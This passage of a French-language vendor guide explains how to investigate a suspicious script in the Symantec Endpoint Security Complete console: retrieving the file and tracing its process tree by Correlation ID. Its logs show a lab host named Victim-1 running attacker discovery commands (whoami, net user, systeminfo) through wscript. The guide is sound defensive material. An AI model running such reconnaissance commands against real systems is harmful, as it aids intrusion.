
3. Pour les fichiers non exécutables, accédez à un événement impliquant le fichier, copiez le chemin du fichier dans le Presse-papiers, puis sélectionnez les trois points verticaux à droite et sélectionnez Endpoint Search (Recherche dans les terminaux clients).



The screenshot shows a list of file activity events. The first event is highlighted, and a context menu is open on the right. The 'Endpoint Search' option is highlighted in red.

Time	Event	Host	Category
Jan 17, 2023, 12:52:15 PM	chrome.exe created jkhertgbn.js.	Victim-1	8003-File Activity
Jan 17, 2023, 12:52:15 PM	chrome.exe launched wscript.exe.	Victim-1	8001-Process Activity
Jan 17, 2023, 12:52:16 PM	wscript.exe opened jkhertgbn.js.	Victim-1	8003-File Activity
Jan 17, 2023, 12:52:16 PM	wscript.exe opened {afb9f91a-8ee8-4c77-af34-c647e37ca0d...}	Victim-1	8003-File Activity
Jan 17, 2023, 12:52:16 PM	wscript.exe opened cversions.1.db.	Victim-1	8003-File Activity


Sélectionnez Evidence of Compromise (Preuve de compromission), entrez une description de la recherche. Dans Filter by (Filtrer par), entrez « FilePath: ». Collez le chemin complet vers le fichier cible, puis sélectionnez le bouton Search (Rechercher) en bas à droite.



The screenshot shows the Symantec Endpoint Security console. The 'Endpoint' tab is selected. The 'Filter by' section is empty. The 'Status' section shows one result for the search 'Get file jkhertgbn.js'.

SEARCH DESCRIPTION	SEARCH STATUS	STARTED BY	DATE	TYPE
Get file jkhertgbn.js	✓	Adam	Apr 5, 2023, 11:08:30 AM	Evidence of Compromise


Les résultats de la recherche de preuve de compromission sont disponibles en sélectionnant Investigate (Examiner) et Endpoint (Terminal client), puis en sélectionnant le résultat de la recherche.



The screenshot shows the Symantec Endpoint Security console. The 'Endpoint' tab is selected in the top navigation bar. On the left, the search icon is highlighted. The main area displays search results for 'Get file jkhertgbn.js'. The search status is 'Success' (green checkmark). The search was performed by 'Adam' on 'Apr 5, 2023, 11:08:30 AM'. The result type is 'Evidence of Compromise'.

SEARCH DESCRIPTION	SEARCH STATUS	STARTED BY	DATE	TYPE
Get file jkhertgbn.js	Success	Adam	Apr 5, 2023, 11:08:30 AM	Evidence of Compromise

Dans le résultat de la recherche, sélectionnez Get File (Obtenir le fichier).




The screenshot shows the search results table with the 'Get File' option highlighted in the context menu. The table has columns for TIME, DESCRIPTION, DEVICE NAME, and EVENT TYPE ID. The search result is for 'File c:\Users\edradmin\Desktop\google chrome\jkhertgbn.js Exists' on device 'Victim-1' at 'Apr 5, 2023, 11:08:36 AM'. The event type is '8083-File Query'. The context menu includes options like 'Scan Now', 'Quarantine Device', 'Full Dump', 'Process Dump', 'Capture Forensic Data', 'Submit to Sandbox', 'Send to VirusTotal', 'Get File', and 'Quarantine File'.

TIME	DESCRIPTION	DEVICE NAME	EVENT TYPE ID
Apr 5, 2023, 11:08:36 AM	File c:\Users\edradmin\Desktop\google chrome\jkhertgbn.js Exists	Victim-1	8083-File Query


Vous pouvez sélectionner le fichier de votre choix, y compris des documents contenant des données sensibles. Pour sécuriser ces données, vous pouvez être invité à fournir des informations d'authentification (compte local ou compte d'administrateur de domaine) sur la machine cible.

Le fichier étant potentiellement malveillant, il est téléchargé sous forme d'archive protégée par mot de passe afin de ne pas déclencher votre logiciel de sécurité. Le fichier à l'intérieur est renommé avec le hachage du fichier sans aucune extension pour éviter toute exécution accidentelle du fichier.



The 'Download' dialog box displays the following information:

The file is available for download from the file store. The file is renamed to its SHA256 hash without a file extension and the encrypted file will be downloaded in the archive file format on your device.

 jkhertgbn.js
To access the file, use the following password:
Password: 1ztttwoh

Buttons: Cancel, Download

Examiner l'intégralité d'une arborescence de processus


Prenons l'exemple suivant : vous trouvez une activité suspecte ou tout simplement intéressante et vous souhaitez approfondir votre examen. SES Complete permet d'afficher très facilement toutes les activités réalisées par le processus, ses ancêtres et ses descendants. Par exemple, vous voyez que PowerShell effectue une activité réseau inhabituelle sur un hôte suspect.

TIME ↓	DESCRIPTION	DEVICE NAME	EVENT TYPE ID
>	Dec 16, 2022, 9:14:29 AM Outbound: powershell.exe sent 298392 bytes to 52.55.161.82:443 and received 1054677 bytes from 172.28.48.7:50798 via HTTPS,TLS.	Victim-1	8007-Host Network Activity

Ouvrez les détails de l'événement en cliquant sur la flèche à gauche de l'événement et accédez au champ Correlation ID (ID de corrélation). Il s'agit d'un identifiant unique pour l'ensemble de l'arborescence de processus.

TIME ↓	DESCRIPTION	DEVICE NAME	EVENT TYPE ID
▼	Dec 16, 2022, 9:14:29 AM Outbound: powershell.exe sent 298392 bytes to 52.55.161.82:443 and received 1054677 bytes from 172.28.48.7:50798 via HTTPS,TLS.	Victim-1	8007-Host Network Activity
Correlation ID		BEBEA52A-69EC-5DED-415E-6DE364E5FCF4	

Copiez la valeur de l'ID de corrélation en cliquant sur l'icône de copie située à droite du champ d'ID de corrélation. Accédez ensuite à l'onglet Investigate (Examiner). Dans le champ Filter by (Filtrer par), saisissez Correlation ID: (ID de corrélation :) et collez l'ID de corrélation à partir du Presse-papiers. Vous obtenez alors une vue de l'intégralité de l'arborescence de processus et de chaque événement effectué par tous les processus associés.




The screenshot shows the Symantec Endpoint Security Complete interface. On the left, the 'Filter by' field is populated with the correlation ID: BEBEA52A-69EC-5DED-415E-6D... The main pane displays a list of events filtered by this ID. The events are as follows:

TIME ↑	DESCRIPTION	ATT&CK TECHNIQUE NAME	DEVICE NAME	EVENT TYPE ID
Dec 16, 2022, 9:11:50 A...	explorer.exe launched chrome.exe.	User Execution	Victim-1	8001-Process Activity
Dec 16, 2022, 9:11:57 A...	chrome.exe established connection from 172.28.48.7:50416 to 74.125.20.1...	---	Victim-1	8007-Host Network Activity
Dec 16, 2022, 9:11:57 A...	Outbound: chrome.exe sent 618 bytes to 74.125.20.101:443 and received 9...	Application Laye... + 1 other	Victim-1	8007-Host Network Activity
Dec 16, 2022, 9:11:57 A...	chrome.exe opened 24bd96d5497f70b3f510a6b53cd43f3e_3a89246fb90c5...	---	Victim-1	8003-File Activity
Dec 16, 2022, 9:11:57 A...	chrome.exe opened 24bd96d5497f70b3f510a6b53cd43f3e_3a89246fb90c5...	---	Victim-1	8003-File Activity
Dec 16, 2022, 9:11:57 A...	chrome.exe opened 24bd96d5497f70b3f510a6b53cd43f3e_3a89246fb90c5...	---	Victim-1	8003-File Activity
Dec 16, 2022, 9:11:57 A...	Outbound: chrome.exe sent 715 bytes to 199.36.153.11:80 and received 72...	---	Victim-1	8007-Host Network Activity
Dec 16, 2022, 9:11:57 A...	chrome.exe established connection from 172.28.48.7:50417 to 199.36.153...	---	Victim-1	8007-Host Network Activity
Dec 16, 2022, 9:11:57 A...	chrome.exe established connection from 172.28.48.7:50417 to 199.36.153...	---	Victim-1	8007-Host Network Activity

Cela fournit une liste séquentielle d'activités commençant par le premier ancêtre : dans notre exemple, il s'agit d'explorer.exe qui lance le navigateur Chrome. Une des options consiste à parcourir les données pour trouver rapidement des événements intéressants, comme chrome.exe qui crée et lance un script sur la machine locale.


Dec 16, 2022, 9:12:00 AM	chrome.exe created jkhertgbn.js.	Ingress Tool Transfer	---
Dec 16, 2022, 9:12:02 AM	chrome.exe launched wscript.exe.	Command and Scriptin... + 1 other	"C:\Windows\System32\wscript.exe" jkhertgbn.js

Pour accélérer l'examen, il suffit de filtrer davantage les événements, par exemple en affichant uniquement les événements de processus. Ici, nous voyons rapidement que le script suspect utilise toutes sortes de techniques de découverte ATT&CK. La menace est vraisemblablement en train d'évaluer la situation pour déterminer s'il s'agit d'une victime adaptée.



TIME ↑	DESCRIPTION	ATT&CK TECHNIQUE NAME	PROCESS COMMAND LINE
Dec 16, 2022, 9:11:50 AM	explorer.exe launched chrome.exe.	User Execution	"C:\Users\edradmin\Desktop\Google Chrome\Chrome.exe"
Dec 16, 2022, 9:12:02 AM	chrome.exe launched wscript.exe.	Command and Scriptin... + 1 other	"C:\Windows\System32\wscript.exe" jkhtgbn.js
Dec 16, 2022, 9:12:04 AM	chrome.exe terminated chrome.exe.	---	"C:\Users\edradmin\Desktop\Google Chrome\Chrome.exe"
Dec 16, 2022, 9:12:08 AM	wscript.exe launched whoami.exe.	Account Discovery + 2 others	whoami.exe
Dec 16, 2022, 9:12:08 AM	whoami.exe terminated whoami.exe.	---	whoami.exe
Dec 16, 2022, 9:12:08 AM	wscript.exe launched net.exe.	Remote Services: SMB/... + 1 other	net user
Dec 16, 2022, 9:12:08 AM	wscript.exe launched net.exe.	Account Discovery: Do... + 3 others	net user
Dec 16, 2022, 9:12:11 AM	net.exe launched net1.exe.	Account Discovery: Do... + 3 others	C:\Windows\system32\net1 user
Dec 16, 2022, 9:12:11 AM	net.exe terminated net.exe.	---	net user
Dec 16, 2022, 9:12:11 AM	net.exe terminated net.exe.	---	net user
Dec 16, 2022, 9:12:11 AM	net1.exe terminated net1.exe.	---	C:\Windows\system32\net1 user
Dec 16, 2022, 9:12:11 AM	wscript.exe launched systeminfo.exe.	Account Discovery + 1 other	systeminfo

Une fois que vous avez obtenu une requête que vous pourriez revisiter ou réutiliser dans des examens futurs, vous pouvez l'enregistrer en cliquant sur l'icône d'enregistrement de la recherche. Voici une requête montrant toutes les activités de fichier, de Registre et de réseau effectuées par le groupe de processus.




The screenshot shows the 'Filter by' section of the Symantec Endpoint Security interface. A red box highlights the save icon (a document with a checkmark) in the top left corner of the filter panel. The filter configuration includes:

- Time Range: Last 30 Days
- Filter by: Easy / Advanced
- Filters:
 - CORRELATI... BEBEA52A-69EC-5DED-415E-6D...
 - AND (
 - EVENT TYPE ID 8003-File Activity OR
 - EVENT TYPE ID 8006-Registry Value Activity
 - OR
- Run Query button

Cliquez sur l'icône d'ouverture de la recherche à côté de l'option d'enregistrement pour retrouver la requête quand vous en avez besoin.

